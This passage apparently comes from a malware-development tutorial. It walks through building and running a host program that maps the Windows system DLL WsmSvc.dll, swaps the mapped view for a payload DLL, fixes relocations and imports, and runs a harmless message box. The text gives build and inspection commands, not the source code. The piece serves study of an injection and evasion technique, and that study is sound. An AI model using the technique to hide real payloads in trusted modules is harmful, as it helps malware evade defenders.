
Compile the host:
x86_64-w64-mingw32-gcc -std=c11 -Wall -Wextra -O2 hack.c -o hack.exe -lpsapi

Inspect the payload before running it:
x86_64-w64-mingw32-objdump -p meow.dll
x86_64-w64-mingw32-objdump -h meow.dll




In my cross-compiled payload, the entry-point RVA is 0x1000, the preferred base is 0x180000000, and SizeOfImage is 0x6000. Its import table contains USER32.dll!MessageBoxA, and the relocation table contains a DIR64 fixup for the data pointer. The TLS, exception, delay-import, load-configuration and CLR directories are empty. Exact file sizes and offsets can change with the toolchain.


Copy hack.exe and meow.dll to the same working directory on Windows x64. Record the carrier file hash, then start the host:
Get-FileHash "$env:WINDIR\System32\WsmSvc.dll" -Algorithm SHA256

.\hack.exe
The first pause lets you inspect the original carrier view. The console prints its base address, the carrier and payload image sizes, and the memory type. MEM_IMAGE is 0x01000000.

Press Enter. The program replaces the view, applies relocations, resolves imports and restores the payload’s section protections. At the second pause, compare the mapped headers with the file identified by the backing path. At the entry point, the expected protection is PAGE_EXECUTE_READ, or 0x20.
Press Enter again. The expected visible result is our usual Meow-meow! message box. Close it to return to the host, which unmaps the carrier view and releases its handles.


Check the carrier file again:
Get-FileHash "$env:WINDIR\System32\WsmSvc.dll" -Algorithm SHA256
The two hashes should match. We modified a process-local view, while the original carrier file was opened for reading. The memory experiment and the on-disk integrity check answer different questions.
Let me explain again with x64dbg debugger.
Open x64dbg debugger and run:
init "Z:\hack.exe", "", "Z:\"
